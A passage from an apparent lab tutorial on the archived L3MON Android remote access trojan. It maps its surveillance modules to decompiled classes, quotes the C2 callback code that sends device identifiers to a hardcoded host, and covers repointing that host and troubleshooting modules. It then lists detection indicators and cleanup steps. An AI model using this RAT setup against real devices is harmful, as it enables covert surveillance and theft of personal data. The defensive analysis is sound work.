ls ~/l3mon-lab/jadx-out/sources/com/etechd/l3mon/ | head -n 12AppInstaller.java
AppList.java
BuildConfig.java
CallsManager.java
CameraManager.java
ConnectionManager.java
ContactsManager.java
FileManager.java
IOSocket.java
LocManager.java
MainActivity.java
MainService.javaThe same directory also includes classes such as MicManager.java, SMSManager.java, and WifiScanner.java. Map the live panels to those classes:
| Panel module | Primary class in this sample |
|---|---|
| Microphone | MicManager.java |
| Contacts | ContactsManager.java |
| SMS Manager | SMSManager.java |
| Call Log | CallsManager.java |
| GPS | LocManager.java |
| Installed Apps | AppList.java |
| File Explorer | FileManager.java |
| Wi-Fi Manager | WifiScanner.java |
| C2 callback | IOSocket.java |
| Background agent | MainService.java |
IOSocket.java holds the server URL construction in the original build:
IO.socket("http://192.168.0.91:22222?model=" + ...
  + "&manf=" + Build.MANUFACTURER
  + "&release=" + Build.VERSION.RELEASE
  + "&id=" + deviceID);
After you change the host string to your Kali IP, the query fields (model, manf, release, id) remain. These parameter names can also help defenders search logs, network captures, or decompiled APKs for this archived sample and closely related forks. A modified version can rename them.
Why Some Modules Fail on Modern Android
If a module does not return data, check these common causes first:
- Runtime permissions: without grants, SMS, mic, camera, contacts, and location modules cannot deliver data
- Empty emulator content: no SMS or call history means empty tables after a successful Update
- Old Android target: the APK targets API 24, so newer Android versions may apply compatibility restrictions that did not exist when L3MON was written. Android continues to raise minimum installable target-SDK requirements, although this sample's API 24 target still meets the Android 14 and Android 15 platform minimums. Google Play's target-SDK requirements are higher still in 2026 and apply to Play distribution, not automatically to a local
adb install - Map tiles: GPS UI needs a third-party basemap key; missing tiles do not mean the request path failed
- Old build tools: the original builder expects Java 8 and
sign.jar, which do not work cleanly on current Kali. This tutorial uses apktool andapksignerinstead - MainActivity lifecycle: the activity may finish after sending the user into Android settings; in this rooted emulator, starting
MainServicedirectly was more reliable for keeping the test session connected
Background-execution limits, notification controls, Play Protect, and OEM defenses on Android 14–16 can also change how a similar client behaves outside this Android 10 lab.
Indicators of Compromise and Detection
The same characteristics you inspected during the lab can also help identify this APK during defensive analysis. These indicators describe the archived sample tested here. Forks can rename the package, labels, classes, ports, and C2 host.
Behavioral indicators — useful because a fork may rename files and classes:
- Broad surveillance permissions in one APK (SMS, microphone, location, contacts, storage)
- Notification listener, boot receiver, and a background network service
- Socket.IO / Engine.IO callback traffic
- Unexplained microphone, SMS, or location access from a newly installed “utility” app
- App info flow that immediately demands SMS, microphone, and notification-listener access
Sample-specific indicators — easy to search for, but a modified version can change them:
- Package name
com.etechd.l3mon - Launcher label
Process Managerwith a generic Android icon - Debuggable application flag
- Classes named
MicManager,LocManager,SMSManager,CallsManager,CameraManager,IOSocket - Hardcoded
http://C2 endpoints insideIOSocket - Query string fields
model,manf,release, andidon the connection URL - A web UI branded L3MON / D3VL with Devices, APK Builder, and the manage sidebar above
Weak indicators
- Ports
22222and22533are only defaults and can easily be changed. Prefer package and component combinations, permission sets, and characteristic Socket.IO query fields over port numbers alone.
Do not identify L3MON from one indicator alone. Combine the package name, requested permissions, Android components, suspicious network traffic, and class names when they are available. On the lab host, stop the Node process if unexpected listeners match your panel configuration.
Removing the Test Application
When you finish the tutorial, remove the package from the emulator:
adb -s "$TARGET" uninstall com.etechd.l3monStop the Node panel on Kali (Ctrl+C in the terminal, or kill the node index.js process) so ports 22222 and 22533 are no longer listening. Restore the Genymotion snapshot if you granted any dangerous permissions during testing.
Summary
L3MON is an abandoned Android RAT whose original build workflow no longer fits current Kali, but its archived code is still useful for learning how an Android client communicates with a Node.js control panel. In an isolated Genymotion lab, the client can connect through Socket.IO and modules such as Contacts and File Explorer show how Android permissions control what the panel can retrieve.
Static analysis with aapt, apktool, and JADX also exposes useful detection clues such as the package name, sensitive permissions, background services, Socket.IO callback code, and L3MON-specific class names.
References
- efxtv/L3MON - archived educational mirror of the Android RAT tree used for this lab
- D3VL/L3MON - current repository name now used for a different network-management project
- Android permissions overview - runtime permission model
- Android Debug Bridge (adb) - official ADB documentation
- jadx - Dex to Java decompiler used for class review
- apksigner - APK signing on current JDKs
Frequently Asked Questions
Is L3MON still maintained?
The Android RAT tree used here is abandoned. The efxtv mirror is archived read-only, and the current D3VL/L3MON repository describes a different network-management project.
Do I need Java 8 to run this lab?
No. You can analyze the APK and run the modified lab client without Java 8. Java 8 is mainly required by L3MON's old built-in APK builder and sign.jar. This tutorial rebuilds with apktool and signs with apksigner on current Kali.
Will every manage module return data?
Only when the Android client is online, the matching permission is granted, and the emulator has content to read. Contacts, apps, permissions, Wi-Fi, and files returned data in this test; SMS and call log stayed empty on a clean Genymotion guest.
What ports does the L3MON panel use?
The clone used here listens on TCP 22533 for the web login UI and TCP 22222 for the Socket.IO device channel by default. Keep both on the lab network only. These are only default ports and can be changed, so port numbers alone are not enough to identify L3MON.
How do I remove the test APK?
Run adb uninstall com.etechd.l3mon against the emulator serial or IP:port, stop any local node index.js panel process, and restore your Genymotion snapshot if needed.